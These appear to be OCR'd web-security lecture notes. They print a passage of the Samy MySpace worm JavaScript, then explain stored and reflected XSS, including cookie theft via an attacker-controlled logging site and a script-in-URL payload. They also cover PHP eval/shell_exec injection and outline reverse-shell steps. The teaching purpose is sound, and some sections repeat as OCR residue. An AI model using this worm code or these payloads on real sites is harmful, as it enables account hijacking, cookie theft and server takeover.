W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var
AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function
getHome(){if(J.readyState!=4){return}varAU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Myt
oken='+AR,postHero,'POST',params
ToString(AS))}}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=pr
ofile.processInterests&Mytoken='
+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.c
fm?fuseaction=invite.addfriend_v
erify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
form-urlencoded');xmlhttp2.setReque
stHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

In the Real World: MySpace Worm

- Everyone who visits an “infected” profile page becomes infected and adds samy as a friend
    - Within 5 hours, samy has 1,005,831 friends
- Moral of the story
    - Don’t homebrew your own filtering mechanisms
    - Use established libraries that you trust
    - Multiple valid representations make it difficult to account for every possible scenario




```
but most of all, samy is my hero
<div id=mycode
style="BACKGROUND: url('java
script:eval(document.all.mycod
e.expr)')" expr="var
B=String.fromCharCode(34);va
r
```

Source: https://samy.pl/myspace/tech.html

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML




Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (`<h3>`), use three number signs (e.g., `### My Header`).

Markdown	HTML	Rendered Output
`# Heading level 1`	`<h1>Heading level 1</h1>`	Heading level 1
`## Heading level 2`	`<h2>Heading level 2</h2>`	Heading level 2
`### Heading level 3`	`<h3>Heading level 3</h3>`	Heading level 3

Rich text: What can we do instead?

- Does social media allow inline HTML anymore? Nope.
- An alternative: languages like markdown that are rendered to HTML



Headings

To create a heading, add number signs (#) in front of a word or phrase. The number of number signs you use should correspond to the heading level. For example, to create a heading level three (`<h3>`), use three number signs (e.g., `### My Header`).


Markdown	HTML	Rendered Output
`# Heading level 1`	`<h1>Heading level 1</h1>`	Heading level 1
`### Heading level 3`	`<h3>Heading level 3</h3>`	Heading level 3

Parse input and add features, rather than removing them!

~~One~~ more injection example...

two

From last time: stored XSS attack



Goal: make victim’s browser do a request to a site the attacker controls


Ideally: steal some info from the user’s browser 🍪

How it works

1. Attacker inserts malicious payload into database (ie, JS code that will run in the user’s browser
2. User loads the payload by legitimately using the target website
3. Payload does something the attacker wants. In this case, makes a request to a site that the attacker controls that contains the user’s cookie!

   => In class demo: used webhook.site as example for site that attacker controls (just logs all requests made to it)

Another way: reflected XSS attack



Same goals as before, but the XSS payload might not need to get stored in the database first. For example, URLs might contain inputs that get rendered on the page.

Class demo: site with 404 ("not found") page:

http://localhost:9090/04-xss-02/404.php?page=http://localhost:9080/does-not-exist.html

Goal: get victim to click a link like this:
http://localhost:9090/04-xss-02/404.php?page=<script>alert("yo");</script>

Note: URLs normally can't contain characters like "<". When creating URLs with special characters, URLs use "URL encoding", which is a way to represent these

Browsers normally convert characters to/from URL encoding transparently, but this might not happen in other tools (like Burp). If you're doing an attack like this, be sure to make sure your payload is formatted correctly. For example, the raw form of the URL in this attack would be:
http://localhost:9080/04-xss-02/404.php?page=%3Cscript%3Ealert(%22yo%22);%3C/script%3E

More server-side code injection: what if we can run arbitrary code on the backend?

Class demo: a PHP page that uses eval() or require to load arbitrary PHP code
- Example 1: eval(x) interprets x as if it were code => almost all scripting languages have a function like this
- Example 2: in PHP, "require x" loads PHP code from a file or URL

=> Both of these are extremely dangerous => attacker can do anything the backend code on the server can do!

Examples:


```
echo "hello world!";  // Print something
shell_exec("ls -la"); // Run an arbitrary shell command :O
```

Running arbitrary shell commands means we can do anything we want on the server--it's as if we had a terminal logged into the server as the same user that runs the webserver.

However, this is a really slow way to run commands--can we do better? We can already run arbitrary code, so the answer is yes, we can!

=> How? The answer is a **reverse shell**: a program we can run on the server that will connect back to us and start a shell (an interactive terminal where we can run commands), like /bin/bash

We don't need to write the code for the shell--there are lots of examples for this online. Here's how to think about setting it up (annotated based on the class example):



1. **Attacker listens for connections**
   => Attacker needs to have a place to receive new network connections. In class, we did this on the dev container by listening on a port.

2. **Send payload**: Attacker sends reverse shell code to server such that it will execute => Code needs to contain address and port it to use for connection (which must match listener in step (1)

3. **Server connects to listener and start a shell:** the reverse shell code causes the server to make a network connection back to (1) and starts a shell program (usually /bin/bash). This allows the attacker to send commands as if they were using a normal shell!

For more details, including how to use the simple webserver to host the reverse shell code, see the Flag setup guide!